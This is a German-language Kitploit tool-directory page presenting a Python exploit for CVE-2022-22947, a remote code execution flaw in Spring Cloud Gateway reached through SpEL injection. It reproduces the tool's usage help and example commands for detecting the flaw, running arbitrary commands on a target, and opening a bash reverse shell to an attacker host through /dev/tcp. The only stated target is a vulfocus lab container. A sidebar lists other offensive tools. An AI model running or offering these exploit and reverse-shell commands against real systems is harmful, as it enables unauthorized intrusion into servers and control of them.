
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/k3rwin/spring-cloud-gateway-rce
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed Teaming
GitHubk3rwin/spring-cloud-gateway-rce

spring-cloud-gateway-rce

Python-Exploit für CVE-2022-22947 (Spring Cloud Gateway RCE) mit Befehlsausführung, Reverse Shell und Schwachstellenerkennung über Actuator-API-SpEL-Injection.

Repository anzeigen
12334vor 4 JahrenNoch nicht geprüft
Teilen

Spring Cloud Gateway Actuator API SpEL-Injection und Befehlseinschleusung (CVE-2022-22947)

1.Installation

pip3 install -r requirements.txt

2.Nutzung

$ python3 spring-cloud-gateway-rce.py -h

   ___             __         ____    ___   ____   ____          ____   ____    ___   _  _    _____
  / __\ /\   /\   /__\       |___ \  / _ \ |___ \ |___ \        |___ \ |___ \  / _ \ | || |  |___  |
 / /    \ \ / /  /_\   _____   __) || | | |  __) |  __) | _____   __) |  __) || (_) || || |_    / /
/ /___   \ V /  //__  |_____| / __/ | |_| | / __/  / __/ |_____| / __/  / __/  \__, ||__   _|  / /
\____/    \_/   \__/         |_____| \___/ |_____||_____|       |_____||_____|   /_/    |_|   /_/


                                        CVE-2022-22947 Spring Cloud Gateway RCE
                                                                  By:K3rwin
usage: spring-cloud-gateway-rce.py [-h] [-u URL] [-c CMD] [-s SYSTEM]

Spring Cloud Gateway RCE 帮助指南

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     指定url
  -c CMD, --cmd CMD     指定执行的命令,默认执行whoami
  -s SYSTEM, --system SYSTEM
                        指定目标主机操作系统,默认linux,参数为win/linux

3.Beispiel

① -u Schwachstellen erkennen

python3 spring-cloud-gateway-rce.py -u "http://192.168.50.111:8080/"

image-20220313174120379

② -c Befehl ausführen

python3 spring-cloud-gateway-rce.py -u "http://192.168.50.111:8080/" -c "ip add"

image-20220313174205428

③ Reverse Shell

python3 spring-cloud-gateway-rce.py -u "http://192.168.50.111:8080/" -c "bash -i >& /dev/tcp/vps/6666 0>&1"

image-20220313175050373

Docker-Zielumgebung

vulfocus

image-20220313175230109

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    311
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    303

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






